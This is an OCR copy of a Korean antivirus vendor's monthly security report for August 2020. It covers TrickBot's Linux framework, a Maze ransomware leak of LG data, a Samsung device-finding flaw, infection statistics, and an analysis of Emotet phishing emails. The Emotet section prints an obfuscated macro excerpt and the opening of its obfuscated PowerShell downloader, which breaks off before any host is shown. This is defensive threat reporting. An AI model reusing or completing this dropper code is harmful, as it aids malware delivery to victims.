이스트시큐리티

보안 동향 보고서

No.132 2020.09

No.132 2020.09

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

8 월은 신규 악성코드의 등장부터 랜섬웨어 공격자의 국내 기업 공격과 다수의 취약점 발견까지 다양한 보안 이슈가 발생한 달이었습니다. 지난 6 월, 7 월에 비하여 APT 공격이 두드러지지는 않았지만 탈륨(Thallium) 그룹의 소행으로 추정되는 공격들이 꾸준히 발견되고 있으며 국내외로 이메일 첨부파일을 통해 Emotet 악성코드가 대량으로 유포되고 있어 주의가 필요합니다.

뱅킹 트로이목마로 잘 알려진 TrickBot 이 리눅스 시스템을 공격하기 위해 새로운 악성 프레임워크인 “Anchor”를 사용하기 시작했습니다. 공격자는 Anchor 를 통해 랜섬웨어를 추가로 배포할 수 있으며 동일한 네트워크 내의 윈도우 기기를 피벗(pivot)할 수 있도록 하는 백도어를 통해 다른 환경도 공격할 수 있게 됩니다. 더욱 심각한 사실은 리눅스 시스템에서 실행되는 라우터, VPN 기기, ANS 기기 등 많은 IoT 제품이 타깃이 될 수 있다는 것입니다. 전문가들은 Anchor 가 아직 개발 단계에 있는 것으로 추정 중입니다. 크로스 플랫폼 악성코드가 진화함에 따라 리눅스 시스템 및 IoT 기기에서도 위협을 탐지하기 위한 적절한 보호 및 모니터링 장치를 탑재할 필요성이 점점 강조되고 있습니다.

8 월에는 랜섬웨어 공격자들이 매우 활발히 활동한 것으로 나타났습니다. 그 중 국내 유명 대기업인 LG 가 Maze 랜섬웨어의 공격을 받아 내부 데이터가 유출된 것이 주목할 만한 이슈입니다. Maze 랜섬웨어의 데이터 유출 웹사이트에는 LG 의 이름으로 50.2GB 크기의 데이터가 게시되어 있었습니다. 전문가 조사 결과, 해당 데이터는 휴대전화, 랩탑 등 다양한 LG 제품의 펌웨어에 포함된 소스코드임이 확인됐습니다. 최근 많은 랜섬웨어가 시스템 암호화 전 파일을 탈취하고 이를 유출하는 전략을 택하고 있습니다. 따라서 피해자들은 랜섬웨어 공격을 데이터 유출로 간주해야 합니다. 이러한 공격에 피해를 입을 경우 정부에 신고하고, 피해를 입은 사람들에게 이를 알리고, 유출 사실을 통지해야 합니다.

이와 더불어 삼성 갤럭시 기기의 “내 디바이스 찾기” 기능에서 취약점이 발견되어 사용자의 주의가 필요합니다. 취약점을 발견한 연구원의 설명에 따르면 공격자는 해당 기능의 취약점을 악용하여 공장 초기화, 데이터 삭제, 기기 위치 확인, 전화 통화 및 메시지에 접근, 기기 잠금 및 해제 등 악성 행위를 할 수 있습니다. 현재 패치되지 않은 삼성 갤럭시 S7, S8, S9+ 제품이 취약점에 악용될 수 있습니다. 사용자는 보안 업데이트를 주기적으로 확인하고 새로 패치된 소프트웨어가 존재할 경우 가능한 한 빨리 최신 버전으로 업데이트해야 합니다.

.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 8 월의 감염 악성코드 Top 15 리스트에서는 지난 3 월부터 7 월까지 꾸준히 1 위를 차지했던 Hosts.media.opencandy.com 이 8 월에도 동일하게 1 위를 차지했으며 지난달에 2 위, 3 위를 차지했던 Misc.HackTool.AutoKMS 와 Trojan.ShadowBrokers.A 가 순위를 지켰다. 이번 달에는 Worm.Generic.24677 를 비롯한 5 건의 악성코드가 새롭게 Top 15 에 진입하였으며 그 외에는 지난달과 비슷한 양상을 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	675,216
2	-	Misc.HackTool.AutoKMS	Trojan	414,043
3	-	Trojan.ShadowBrokers.A	Trojan	262,364
4	↑ 2	Misc.HackTool.KMSActivator	Trojan	182,803
5	-	Trojan.Agent.gen	Trojan	168,773
6	↑ 2	Gen:Variant.Razy.553929	Trojan	153,116
7	↓ 3	Misc.Keygen	Trojan	117,002
8	New	Worm.Generic.24677	Worm	108,790
9	↑ 2	Misc.Riskware.TunMirror	Trojan	103,081
10	↑ 3	Trojan.GenericKD.43365151	Trojan	99,344
11	New	Gen:Variant.Fugrafa.65729	Trojan	71,725
12	New	Gen:Trojan.Dropper.RQU.Ev1@aGUXIJfO	Trojan	68,993
13	New	Trojan.HTML.Ramnit.A	Trojan	67,630
14	New	Backdoor.Generic.792814	Backdoor	65,458
15	↓ 1	Worm.ACAD.Bursted	Worm	58,813

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 08 월 01 일 ~ 2020 년 08 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 65%를 차지했으며 호스트파일(Host) 유형이 26%로 그 뒤를 이었다. 웜(Worm) 유형의 비율이 소폭 상승했으며 전반적으로 7 월에 비해 8 월의 전체 감염 건수는 14% 가량 감소하였다.



카테고리별 악성코드 비율 전월 비교


8 월에는 7 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율은 감소하였고, 호스트파일(Host) 유형 악성코드 비율이 약간 상승하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

8 월 랜섬웨어 차단 통계


해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 8 월 1 일부터 8 월 31 일까지 총 50,419 건의 랜섬웨어 공격 시도가 차단되었다. 7 월에 비해 랜섬웨어 공격 건수는 약 0.4% 가량 감소하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 8 월 한 달간 총 3,322,541 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 7 월 한달 간 확인되었던 3,953,744 건의 악성코드 경유지/유포지 URL 수에 비해 약 15% 가량 감소한 수치다.

악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주시기 바란다.



02


전문가 보안 기고

1. 이메일 첨부파일로 국내외 대량 유포 중인 이모텟(Emotet) 악성코드 주의
2. 탈륨 조직, 개성공단 근무자 연구와 아태 연구 논문 투고로 사칭한 APT 공격 주의


1. 이메일 첨부파일로 국내외 대량 유포 중인 이모텟(Emotet) 악성코드 주의

최근 이모텟 악성코드가 국내 외로 유포되고 있어 이용자들의 주의 부탁드립니다.

공격자는 불특정 다수를 대상으로 이메일, 메시지를 통하여 이모텟 악성코드를 유포중입니다. 실제 악성 행위 수행하는 파일 유포 방법은 스크립트가 삽입된 악성 문서 파일을 첨부하거나 특정 URL 로 클릭을 유도하여 최종 페이로드 다운로드를 유도합니다.




[그림 1] 첨부파일이 포함된 이모텟 유포 악성 메일




[그림 2] 링크가 포함된 이모텟 악성 메일 유형


악성 문서 파일을 첨부하여 유포된 경우, 아래와 같은 3 가지 케이스로 위장하여 유포되며 파워셸을 통하여 악성코드를 다운로드하는 스크립트가 첨부되어 있습니다.



[그림 3] 악성 문서 템플릿 1



[그림 4] 악성 문서 템플릿 2



[그림 5] 악성 문서 템플릿 3

아래는 문서에 포함된 매크로입니다.

```
Jd3bvq1vukmblg = Hf7kver7y4o2r7h8(Uda2dn7xbj88)
    On Error Resume Next
        For Each WaPqNP In LLtF04OO
            BUC = nJqv * Fix(73001594 + Int(645) - qbqWk9n + Sgn(5)) - (652 / jhweg6 / 66 + CLng(PNHv0o5T))
        Next
        PqFz = Chr(sjXLUQ5)
        Set tOzWCvc = Cy8cvz2s6_ug5_a
        If bhfx <> BMas Then
            VPsPb9 = 8
        End If
        For Each TZv In XGs
            YGg = (1 - Log(642) * 4 + CSng(JhEV7E67P / NOXP9615 + 9899 - Sqr(nRGPe + zhzJ210j)) - 44 - HTq * QvVium99 - Cos(LATb5 + UDj))
        Next
        SWVF21hU = 190254234 / ECYP
End Function
```

[그림 6] 매크로 코드의 일부

삽입된 파워셸 스크립트와 C&C 는 아래와 같습니다.

```
$F74ycr7=('D'+('k'+'hn1')+'2u');&('n'+'ew'+'-item')
$Env:teMP\WOrD\2019\ -itemtype dirEctoRY;[Net.ServicePointManager]::"s`Ecuri`Typro`Tocol" = (('tls'+'1')+('2,
'+'t')+('ls11,'+' '+'t')+'ls');
